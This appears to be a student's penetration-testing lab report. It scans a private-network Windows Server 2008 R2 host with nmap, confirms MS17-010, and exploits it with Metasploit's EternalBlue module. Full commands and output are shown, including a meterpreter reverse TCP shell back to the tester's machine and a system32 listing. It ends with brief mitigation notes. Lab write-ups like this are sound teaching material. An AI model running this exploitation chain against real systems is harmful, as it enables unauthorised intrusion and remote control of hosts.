192.168.1.94

(windows Server RPC)


Submitted by:- Binay Chaudhary

Submitted to:- Er. Suman Basnet

Table of Content page no

Nmap

Nmap is a short form of Network Mapper and it's an open-source tool that is used for mapping networks, auditing and security scanning of the networks. The reason behind its development is to quickly find large networks at a specific location. For the discovery of networks, the raw IP packets are used by Nmap.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -T5 -p- 192.168.1.94
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 00:48 EDT
Warning: 192.168.1.94 giving up on port because retransmission cap hit (2).
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.94% done; ETC: 00:50 (0:00:37 remaining)
Stats: 0:03:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 00:51 (0:00:10 remaining)
Stats: 0:04:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 00:52 (0:00:00 remaining)
Nmap scan report for 192.168.1.94
Host is up (0.0049s latency).
Not shown: 65431 closed tcp ports (reset), 58 filtered tcp ports (no-response)
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
53/tcp    open  domain               Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi             Java RMI
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  ms-wbt-server        Microsoft Terminal Service
3700/tcp  open  giop                 CORBA naming service
4848/tcp  open  ssl/http             Oracle Glassfish Application Server
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http                 Apache httpd
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  papachi-p2p-srv?
8028/tcp  open  unknown
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  ssl/http             Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8484/tcp  open  http                 Jetty winstone-2.8
8585/tcp  open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi             Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
```

Here, we've found the open ports so, let's do for the port 445 for eternalblue exploit if exist or not.

Nmap NSE Scripts

Here, in this script we can search for the eternalblue exploit if it is vulnerable or not, if this port number is vulnerable then we can exploit. It.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p445 --script vuln smb-vuln-ms17-010 192.168.1.94
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 01:04 EDT
Failed to resolve "smb-vuln-ms17-010".
Nmap scan report for 192.168.1.94
Host is up (0.056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: D8:F3:BC:6D:2B:FD (Liteon Technology)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 16.28 seconds
```

Here, As we can see the smb-vuln-ms10-010 which is vulnerable so, let's exploit it. If we can exploit it we can have a shell of that web server.


Metasploit

Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.



```
msf6 > search ms17_010_eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_eternalblue

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Automatic Target
    1   Windows 7
    2   Windows Embedded Standard 7
    3   Windows Server 2008 R2
    4   Windows 8
    5   Windows 8.1
    6   Windows Server 2012
    7   Windows 10 Pro
    8   Windows 10 Enterprise Evaluation


msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
```


Here, in this above picture we've searched for the exploit that is vulnerable to port 445 i.e. ms17_010_eternalblue. So, we've used and set Rhosts for attacking.



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.78     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.94
RHOSTS ⇒ 192.168.1.94
```

Meterpreter

Here, we’ve exploited and have a meterpreter shell that we, can view all the files of that web server.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.78:4444
[*] 192.168.1.94:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.94:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.94:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.94:445 - The target is vulnerable.
[*] 192.168.1.94:445 - Connecting to target for exploitation.
[+] 192.168.1.94:445 - Connection established for exploitation.
[+] 192.168.1.94:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.94:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.94:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.94:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.1.94:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.1.94:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.1.94:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.94:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.94:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.94:445 - Starting non-paged pool grooming
[+] 192.168.1.94:445 - Sending SMBv2 buffers
[+] 192.168.1.94:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.94:445 - Sending final SMBv2 buffers.
[*] 192.168.1.94:445 - Sending last fragment of exploit packet!
[*] 192.168.1.94:445 - Receiving response from exploit packet
[+] 192.168.1.94:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.94:445 - Sending egg to corrupted connection.
[*] 192.168.1.94:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.94
[*] Meterpreter session 1 opened (192.168.1.78:4444 → 192.168.1.94:49408) at 2023-04-26 01:09:53 -0400
[+] 192.168.1.94:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.94:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.94:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2017-08-06 22:16:11 -0400  -p
040777/rwxrwxrwx  0      dir   2010-11-21 00:56:54 -0500  0409
100666/rw-rw-rw-  16624  fil   2023-04-26 00:19:03 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  16624  fil   2023-04-26 00:19:03 -0400  7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-  39424  fil   2009-07-13 21:24:45 -0400  ACCTRES.dll
```

Here, after getting the shell we’ve found the directory in that web server i.e. we’ve found in the web server.

Conclusion

- **We’ve to put the firewall i.e. statefull, if stateless we’ve to update the firewall i.e. an attacker can’t get shell.**
- **We’ve to make sure that port 445 is secure that an attacker can’t attack.**